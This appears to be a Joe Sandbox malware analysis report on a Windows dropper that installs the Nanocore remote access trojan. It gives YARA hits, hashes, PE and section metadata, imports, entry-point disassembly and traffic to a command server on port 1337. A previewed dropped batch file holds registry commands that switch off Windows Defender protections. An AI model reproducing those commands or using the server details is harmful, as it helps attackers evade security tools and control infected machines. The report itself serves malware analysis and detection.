Yara Hits:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 80%, Browse • Antivirus: ReversingLabs, Detection: 98%
Reputation:	low

C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....'.T.....`..... .....@.. ..... .....8...W.... ...]..... ..... ..H.....text..... ..... ..`.reloc.....@..B.rsrc....]... ...^.....@..@.....t.....H.....T.....0..Q.....o5.....*.o6....-.&.....3+..+.... ....3.....1..... 2.... ....3.... .....*.*....0..E.....s7....-(&s 8....-&&s9....,$&s:.....s;.....*.....+.....+.....+.....0.....~....o<...*..0.....~....o=...*..0.....~....o>...*..0.....~....o?...*..0.....~....o@...*..0.....-.&(A...*&+...0..$..... ~B.....-.(...+.-.&+..B...+.~B...*.0.....-.&(A...*&+...0..

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\dhcpmon.exe.log	
Process:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	525
Entropy (8bit):	5.2874233355119316
Encrypted:	false
SSDEEP:	12:Q3LaJU20NaL10U29hJ5g1B0U2ukyrFk70Ug+9Yz9tv:MLF20NaL329hJ5g522rWz2T
MD5:	61CCF53571C9ABA6511D696CB0D32E45
SHA1:	A13A42A20EC14942F52DB20FB16A0A520F8183CE
SHA-256:	3459BDF6C0B7F9D43649ADAAF19BA8D5D133BCBE5EF80CF4B7000DC91E10903B
SHA-512:	90E180D9A681F82C010C326456AC88EBB89256CC769E900BFB4B2DF92E69CA69726863B45DFE4627FC1EE8C281F2AF86A6A1E2EF1710094CCD3F4E092872F06
Malicious:	**true**
Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly \NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_3 2\System.Windows.Forms\bd8d59c984c9f5f2695f64341115cdf0\System.Windows.Forms.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.Vi sualBas#\cd7c74fce2a0eab72cd25cbe4bb61614\Microsoft.VisualBasic.ni.dll",0..

C:\Users\user\AppData\Local\Temp\DFA1.tmp\DFA2.tmp\DFA3.bat	
Process:	C:\Users\user\Desktop\Main.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1487
Entropy (8bit):	5.031356173135581
Encrypted:	false
SSDEEP:	24:wwIpB+VMxNcdVbUO4cdVt4cdV7F4cdVbT4cdVbUO4cdVbh0KsA4IBIPGv:4+u6KO46D469F46F46KO46H0KF4IBIP4
MD5:	6ADD1B97023EA11BCFBC2D73966AF51C
SHA1:	52A90BC9480C9FE6C2D03524680D489D6F532472
SHA-256:	98407A93DAD2A0AFC18A428031D61DCA86D19EB8E819C5468DC47AE4AF4B85A4
SHA-512:	E229FC8B25982DAA69CD80EDA1F808E954AA6A116AAB2800C1003497512893A5F0DA5EE489277B29F056C019E0D41ECD0B73236CD8FEAE226A533FD86054F39
Malicious:	false
Preview:	@shift /0..@Echo Off..Title Reg Converter v1.2 & Color 1A..cd %systemroot%\system32..call :IsAdmin....:: ---------- !!! Incorrect Data Found !! ----------..:: HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection --> Windows Registry Editor Version 5.00..:: ----------....Reg.exe add "HKLM\SOFTWARE\Polic crosoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f..Reg.exe add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Pro tection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f..Reg.exe add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f..Reg.exe add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Pro

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	
Process:	C:\Users\user\Desktop\Service.exe
File Type:	International EBCDIC text, with NEL line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:Ftn:Ftn
MD5:	74FC5B26A8043CEF0CBB783D7D271C6A
SHA1:	1AB105E93771E43BF16A9BC60BB9F468B15BD835
SHA-256:	23BB6678DD0E816EE017F308DFBDD6E9351F5C0C1DE07F835865019F9A3EB982
SHA-512:	EA4944A5D479670EFB6B3A8EE0E9AFC16B83D379CFDB4A58FC5CF9C66D9B41E1F7F91BB37F52E480934D3F33A67DCCEA195C2FF3DAD4B4A59905B3C0B02BA 273
Malicious:	**true**
Preview:	[f....H

C:\Users\user\Desktop\Main.exe	
Process:	C:\Users\user\Desktop\01d32b29_by_Libranalysis.exe
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	123904

C:\Users\user\Desktop\Main.exe	
Entropy (8bit):	6.468729186726821
Encrypted:	false
SSDEEP:	3072:e2sMWkzbJh1qZ9QW69hd1MMdxPe9N9uA0hu9TBfcXDg3iT:fbJhs7QW69hd1MMdxPe9N9uA0hu9TB2h
MD5:	443089CA423FC51A74E6F64B4A910E04
SHA1:	EF47FAFD569A9938778C94DF431EE851943F1BF3
SHA-256:	BCA1AC632692A480E1544814EDD3C8D148A59D2A89935F6941FE627759EEF135
SHA-512:	7D50E5B3ED25648EE839183164912312C22C2E4FCB6116B1E3E26CC477644BD502BD70065EA684BD7176E605A3CB6A8AB3798724E62A8BC38D7080001FCE880
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 32%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....msZ...../....2.`.....@.....0..... ..... .....H.....code....Z.....\..... ..`.text.....p.....`..... . .`.rdata..-K.....L...d.....@..@.pdata.....@..@.data....#.....@....rsrc..... .....@..@..... ....

C:\Users\user\Desktop\Service.exe	
Process:	C:\Users\user\Desktop\01d32b29_by_Libranalysis.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	207360
Entropy (8bit):	7.449966518902096
Encrypted:	false
SSDEEP:	3072:gzEqV6B1jHa6dtJ10jgvzcgi+oG/j9iaMP2s/HIwv5fUisD1NHmB5n7lnQidogwK:gLV6Bta6dtJmakIM5fjsDM5nZQi+nK
MD5:	A54512682E96BF7475C189E0D85C4B1F
SHA1:	7041CD71EA3E68ACDF4F4BF7A948C59C42B66121
SHA-256:	B3043783DD5D3E129E50CE47CFE69A777FCDF4F79DC093DC5B39BA2BFAEEE609
SHA-512:	8EE2D3771C779349C0965FF959F1A3AA87B3EA5A642BDAF3D907B8B7C4062B88239CCA94BA6BD537A52DF3A8627FB1592C90236E6A0A7449A9B231832FA15C5
Malicious:	**true**
Yara Hits:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Users\user\Desktop\Service.exe, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\Users\user\Desktop\Service.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Users\user\Desktop\Service.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Users\user\Desktop\Service.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 98%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....'.T.....`..... .....@.. ..... .....8...W.... ...]..... ..... ..H.....text..... ..... ..`.reloc.....@..B.rsrc....]... ...^.....@..@.....t.....H.....T.....0..Q.....o5.....*.o6....-.&.....3+..+.... ....3.....1..... 2.... ....3.... .....*.*....0..E.....s7....-(&s 8....-&&s9....,$&s:.....s;.....*.....+.....+.....+.....0.....~....o<...*..0.....~....o=...*..0.....~....o>...*..0.....~....o?...*..0.....~....o@...*..0.....-.&(A...*&+...0..$..... ~B.....-.(...+.-.&+..B...+.~B...*.0.....-.&(A...*&+...0..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.408173003288473
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	01d32b29_by_Libranalysis.exe
File size:	527393
MD5:	01d32b29cf20b16e7dc745f01168bdd5
SHA1:	2603699a808a1ac0a2af21c6496acab3be0aa7c9
SHA256:	e94c70d3dc3ab2496465e73bffc7c5f1bc3963f3ae309a88d5e16d5e54a540ce
SHA512:	4298c76e56d518e4c8f3abffa327c66187052ffbea1c8b00fad25e7c4f99b5729eeda62deea54886e25e751ca2223d92ca109f044d6cf5324229c5c84bc1550d
SSDEEP:	12288:ONpszYhvXWSVJdMaeb2X+t4RJ40JSdICg7XDvrHWbqkAsro0mH:yhvJVJdMf0wfd7IzvrLs80mH
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....b`..&...&...&.....h.+.....j.....k.>.....^.$...._..0...._..5...._...../y.../y..#...&...*...._....._..'...._f.'...._..'..

File Icon

Icon Hash:	d49494d6c88ecec2

Static PE Info

General

Entrypoint:	0x41ed60
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	GUARD_CF, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x606DC419 [Wed Apr 7 14:39:21 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	fcf1390e9ce472c7270447fc5c61a0c1

Entrypoint Preview

Instruction
call 00007F01689B0EA9h
jmp 00007F01689B088Dh
cmp ecx, dword ptr [0043E668h]
jne 00007F01689B0A05h
ret
jmp 00007F01689B103Eh
int3
int3
int3
int3
int3
push ebp
mov ebp, esp
push esi
push dword ptr [ebp+08h]
mov esi, ecx
call 00007F01689A37A7h
mov dword ptr [esi], 00435580h
mov eax, esi
pop esi
pop ebp
retn 0004h
and dword ptr [ecx+04h], 00000000h
mov eax, ecx
and dword ptr [ecx+08h], 00000000h
mov dword ptr [ecx+04h], 00435588h
mov dword ptr [ecx], 00435580h
ret
int3
int3
int3
int3
int3
int3
int3

Instruction
int3
int3
int3
int3
int3
int3
lea eax, dword ptr [ecx+04h]
mov dword ptr [ecx], 00435568h
push eax
call 00007F01689B3BDDh
pop ecx
ret
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
push ebp
mov ebp, esp
push esi
mov esi, ecx
lea eax, dword ptr [esi+04h]
mov dword ptr [esi], 00435568h
push eax
call 00007F01689B3BB7h
test byte ptr [ebp+08h], 00000001h
pop ecx
je 00007F01689B0A0Ch
push 0000000Ch
push esi
call 00007F01689AFFBCh
pop ecx
pop ecx
mov eax, esi
pop esi
pop ebp
retn 0004h
push ebp
mov ebp, esp
sub esp, 0Ch
lea ecx, dword ptr [ebp-0Ch]
call 00007F01689A3702h
push 0043B704h
lea eax, dword ptr [ebp-0Ch]
push eax
call 00007F01689B32B6h

Rich Headers

Programming Language:	• [C] VS2008 SP1 build 30729 • [EXP] VS2015 UPD3.1 build 24215 • [LNK] VS2015 UPD3.1 build 24215 • [IMP] VS2008 SP1 build 30729 • [C++] VS2015 UPD3.1 build 24215 • [RES] VS2015 UPD3 build 24213

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x3c820	0x34	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x3c854	0x3c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x63000	0xdfd0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x71000	0x2274	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x3aac0	0x54	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x35508	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x33000	0x260	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x3bdc4	0x120	.rdata
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x3122a	0x31400	False	0.582943369289	data	6.7038924647	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x33000	0xa612	0xa800	False	0.453101748512	data	5.22369091894	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x3e000	0x23728	0x1000	False	0.36767578125	data	3.70881866699	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.didat	0x62000	0x188	0x200	False	0.435546875	data	3.28777030897	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x63000	0xdfd0	0xe000	False	0.637032645089	data	6.63675064042	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x71000	0x2274	0x2400	False	0.7763671875	data	6.55895677973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
PNG	0x63650	0xb45	PNG image data, 93 x 302, 8-bit/color RGB, non-interlaced	English	United States
PNG	0x64198	0x15a9	PNG image data, 186 x 604, 8-bit/color RGB, non-interlaced	English	United States
RT_ICON	0x65748	0x568	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x65cb0	0x8a8	dBase IV DBT of @.DBF, block length 1024, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x66558	0xea8	data	English	United States
RT_ICON	0x67400	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x67868	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x68910	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x6aeb8	0x3d71	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_DIALOG	0x6f588	0x286	data	English	United States
RT_DIALOG	0x6f358	0x13a	data	English	United States
RT_DIALOG	0x6f498	0xec	data	English	United States
RT_DIALOG	0x6f228	0x12e	data	English	United States
RT_DIALOG	0x6eef0	0x338	data	English	United States
RT_DIALOG	0x6ec98	0x252	data	English	United States
RT_STRING	0x6ff68	0x1e2	data	English	United States
RT_STRING	0x70150	0x1cc	data	English	United States
RT_STRING	0x70320	0x1b8	data	English	United States
RT_STRING	0x704d8	0x146	Hitachi SH big-endian COFF object file, not stripped, 17152 sections, symbol offset=0x73006500	English	United States
RT_STRING	0x70620	0x446	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_STRING	0x70a68	0x166	data	English	United States
RT_STRING	0x70bd0	0x152	data	English	United States
RT_STRING	0x70d28	0x10a	data	English	United States
RT_STRING	0x70e38	0xbc	data	English	United States
RT_STRING	0x70ef8	0xd6	data	English	United States
RT_GROUP_ICON	0x6ec30	0x68	data	English	United States
RT_MANIFEST	0x6f810	0x753	XML 1.0 document, ASCII text, with CRLF line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	GetLastError, SetLastError, FormatMessageW, GetCurrentProcess, DeviceIoControl, SetFileTime, CloseHandle, CreateDirectoryW, RemoveDirectoryW, CreateFileW, DeleteFileW, CreateHardLinkW, GetShortPathNameW, GetLongPathNameW, MoveFileW, GetFileType, GetStdHandle, WriteFile, ReadFile, FlushFileBuffers, SetEndOfFile, SetFilePointer, SetFileAttributesW, GetFileAttributesW, FindClose, FindFirstFileW, FindNextFileW, GetVersionExW, GetCurrentDirectoryW, GetFullPathNameW, FoldStringW, GetModuleFileNameW, GetModuleHandleW, FindResourceW, FreeLibrary, GetProcAddress, GetCurrentProcessId, ExitProcess, SetThreadExecutionState, Sleep, LoadLibraryW, GetSystemDirectoryW, CompareStringW, AllocConsole, FreeConsole, AttachConsole, WriteConsoleW, GetProcessAffinityMask, CreateThread, SetThreadPriority, InitializeCriticalSection, EnterCriticalSection, LeaveCriticalSection, DeleteCriticalSection, SetEvent, ResetEvent, ReleaseSemaphore, WaitForSingleObject, CreateEventW, CreateSemaphoreW, GetSystemTime, SystemTimeToTzSpecificLocalTime, TzSpecificLocalTimeToSystemTime, SystemTimeToFileTime, FileTimeToLocalFileTime, LocalFileTimeToFileTime, FileTimeToSystemTime, GetCPInfo, IsDBCSLeadByte, MultiByteToWideChar, WideCharToMultiByte, GlobalAlloc, LockResource, GlobalLock, GlobalUnlock, GlobalFree, LoadResource, SizeofResource, SetCurrentDirectoryW, GetExitCodeProcess, GetLocalTime, GetTickCount, MapViewOfFile, UnmapViewOfFile, CreateFileMappingW, OpenFileMappingW, GetCommandLineW, SetEnvironmentVariableW, ExpandEnvironmentStringsW, GetTempPathW, MoveFileExW, GetLocaleInfoW, GetTimeFormatW, GetDateFormatW, GetNumberFormatW, SetFilePointerEx, GetConsoleMode, GetConsoleCP, HeapSize, SetStdHandle, GetProcessHeap, RaiseException, GetSystemInfo, VirtualProtect, VirtualQuery, LoadLibraryExA, IsProcessorFeaturePresent, IsDebuggerPresent, UnhandledExceptionFilter, SetUnhandledExceptionFilter, GetStartupInfoW, QueryPerformanceCounter, GetCurrentThreadId, GetSystemTimeAsFileTime, InitializeSListHead, TerminateProcess, RtlUnwind, EncodePointer, InitializeCriticalSectionAndSpinCount, TlsAlloc, TlsGetValue, TlsSetValue, TlsFree, LoadLibraryExW, QueryPerformanceFrequency, GetModuleHandleExW, GetModuleFileNameA, GetACP, HeapFree, HeapAlloc, HeapReAlloc, GetStringTypeW, LCMapStringW, FindFirstFileExA, FindNextFileA, IsValidCodePage, GetOEMCP, GetCommandLineA, GetEnvironmentStringsW, FreeEnvironmentStringsW, DecodePointer
gdiplus.dll	GdiplusShutdown, GdiplusStartup, GdipCreateHBITMAPFromBitmap, GdipCreateBitmapFromStreamICM, GdipCreateBitmapFromStream, GdipDisposeImage, GdipCloneImage, GdipFree, GdipAlloc

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

Total Packets: 68

- 53 (DNS)
- 1337 undefined

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 17:34:12.129079103 CEST	49708	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:34:15.149733067 CEST	49708	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:34:21.251131058 CEST	49708	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:34:27.034090042 CEST	49716	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:34:30.040508986 CEST	49716	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:34:36.040991068 CEST	49716	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:34:44.289757013 CEST	49726	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:34:47.333580017 CEST	49726	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:34:53.339256048 CEST	49726	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:35:01.675276041 CEST	49735	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:35:04.683994055 CEST	49735	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:35:10.684426069 CEST	49735	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:35:19.119381905 CEST	49745	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:35:22.122889996 CEST	49745	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:35:28.138998032 CEST	49745	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:35:36.563344955 CEST	49747	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:35:39.561831951 CEST	49747	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:35:45.562311888 CEST	49747	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:35:53.960721016 CEST	49752	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:35:56.961658955 CEST	49752	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:36:02.962279081 CEST	49752	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:36:11.425970078 CEST	49753	1337	192.168.2.6	91.109.188.5
May 12, 2021 17:36:14.416194916 CEST	49753	1337	192.168.2.6	91.109.188.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 17:34:00.918682098 CEST	55074	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:00.969014883 CEST	53	55074	8.8.8.8	192.168.2.6
May 12, 2021 17:34:03.152108908 CEST	54513	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:03.213664055 CEST	53	54513	8.8.8.8	192.168.2.6
May 12, 2021 17:34:04.394259930 CEST	62044	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:04.446069002 CEST	53	62044	8.8.8.8	192.168.2.6
May 12, 2021 17:34:06.391957045 CEST	63791	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:06.453787088 CEST	53	63791	8.8.8.8	192.168.2.6
May 12, 2021 17:34:08.408325911 CEST	64267	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:08.460005999 CEST	53	64267	8.8.8.8	192.168.2.6
May 12, 2021 17:34:11.239033937 CEST	49448	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:11.287718058 CEST	53	49448	8.8.8.8	192.168.2.6
May 12, 2021 17:34:12.057334900 CEST	60342	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:12.118277073 CEST	53	60342	8.8.8.8	192.168.2.6
May 12, 2021 17:34:17.665268898 CEST	61346	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:17.723392963 CEST	53	61346	8.8.8.8	192.168.2.6
May 12, 2021 17:34:18.540429115 CEST	51774	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:18.590159893 CEST	53	51774	8.8.8.8	192.168.2.6
May 12, 2021 17:34:19.743114948 CEST	56023	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:19.794950008 CEST	53	56023	8.8.8.8	192.168.2.6
May 12, 2021 17:34:20.833920956 CEST	58384	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:20.882561922 CEST	53	58384	8.8.8.8	192.168.2.6
May 12, 2021 17:34:21.997031927 CEST	60261	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:22.046313047 CEST	53	60261	8.8.8.8	192.168.2.6
May 12, 2021 17:34:23.758661985 CEST	56061	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:23.810326099 CEST	53	56061	8.8.8.8	192.168.2.6
May 12, 2021 17:34:25.894366980 CEST	58336	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:25.943238974 CEST	53	58336	8.8.8.8	192.168.2.6
May 12, 2021 17:34:26.973098993 CEST	53781	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:26.991417885 CEST	54064	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:27.032367945 CEST	53	53781	8.8.8.8	192.168.2.6
May 12, 2021 17:34:27.043268919 CEST	53	54064	8.8.8.8	192.168.2.6
May 12, 2021 17:34:28.247889996 CEST	52811	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:28.296665907 CEST	53	52811	8.8.8.8	192.168.2.6
May 12, 2021 17:34:29.163212061 CEST	55299	53	192.168.2.6	8.8.8.8

Copyright Joe Security LLC 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 17:34:29.211965084 CEST	53	55299	8.8.8.8	192.168.2.6
May 12, 2021 17:34:30.065058947 CEST	63745	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:30.113888979 CEST	53	63745	8.8.8.8	192.168.2.6
May 12, 2021 17:34:31.017595053 CEST	50055	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:31.069360971 CEST	53	50055	8.8.8.8	192.168.2.6
May 12, 2021 17:34:32.510045052 CEST	61374	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:32.563596964 CEST	53	61374	8.8.8.8	192.168.2.6
May 12, 2021 17:34:36.353895903 CEST	50339	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:36.425498962 CEST	53	50339	8.8.8.8	192.168.2.6
May 12, 2021 17:34:40.374931097 CEST	63307	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:40.437545061 CEST	53	63307	8.8.8.8	192.168.2.6
May 12, 2021 17:34:44.226249933 CEST	49694	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:44.287868977 CEST	53	49694	8.8.8.8	192.168.2.6
May 12, 2021 17:34:54.929163933 CEST	54982	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:54.988718033 CEST	53	54982	8.8.8.8	192.168.2.6
May 12, 2021 17:34:57.327316999 CEST	50010	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:57.497487068 CEST	53	50010	8.8.8.8	192.168.2.6
May 12, 2021 17:34:58.144382954 CEST	63718	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:58.204665899 CEST	53	63718	8.8.8.8	192.168.2.6
May 12, 2021 17:34:58.844790936 CEST	62116	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:58.951014996 CEST	53	62116	8.8.8.8	192.168.2.6
May 12, 2021 17:34:59.256097078 CEST	63816	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:59.329811096 CEST	53	63816	8.8.8.8	192.168.2.6
May 12, 2021 17:34:59.524442911 CEST	55014	53	192.168.2.6	8.8.8.8
May 12, 2021 17:34:59.584713936 CEST	53	55014	8.8.8.8	192.168.2.6
May 12, 2021 17:35:00.446893930 CEST	62208	53	192.168.2.6	8.8.8.8
May 12, 2021 17:35:00.506010056 CEST	53	62208	8.8.8.8	192.168.2.6
May 12, 2021 17:35:01.463380098 CEST	57574	53	192.168.2.6	8.8.8.8
May 12, 2021 17:35:01.521243095 CEST	53	57574	8.8.8.8	192.168.2.6
May 12, 2021 17:35:01.624326944 CEST	51818	53	192.168.2.6	8.8.8.8
May 12, 2021 17:35:01.673527956 CEST	53	51818	8.8.8.8	192.168.2.6
May 12, 2021 17:35:02.005443096 CEST	56628	53	192.168.2.6	8.8.8.8
May 12, 2021 17:35:02.062946081 CEST	53	56628	8.8.8.8	192.168.2.6
May 12, 2021 17:35:03.111558914 CEST	60778	53	192.168.2.6	8.8.8.8
May 12, 2021 17:35:03.160286903 CEST	53	60778	8.8.8.8	192.168.2.6
May 12, 2021 17:35:04.374131918 CEST	53799	53	192.168.2.6	8.8.8.8
May 12, 2021 17:35:04.425746918 CEST	53	53799	8.8.8.8	192.168.2.6
May 12, 2021 17:35:04.876533031 CEST	54683	53	192.168.2.6	8.8.8.8
May 12, 2021 17:35:04.933768034 CEST	53	54683	8.8.8.8	192.168.2.6
May 12, 2021 17:35:13.430619001 CEST	59329	53	192.168.2.6	8.8.8.8
May 12, 2021 17:35:13.489897966 CEST	53	59329	8.8.8.8	192.168.2.6
May 12, 2021 17:35:18.937272072 CEST	64021	53	192.168.2.6	8.8.8.8
May 12, 2021 17:35:18.998645067 CEST	53	64021	8.8.8.8	192.168.2.6
May 12, 2021 17:35:36.497963905 CEST	56129	53	192.168.2.6	8.8.8.8
May 12, 2021 17:35:36.559180975 CEST	53	56129	8.8.8.8	192.168.2.6
May 12, 2021 17:35:38.139394045 CEST	58177	53	192.168.2.6	8.8.8.8
May 12, 2021 17:35:38.203593016 CEST	53	58177	8.8.8.8	192.168.2.6
May 12, 2021 17:35:45.169580936 CEST	50700	53	192.168.2.6	8.8.8.8
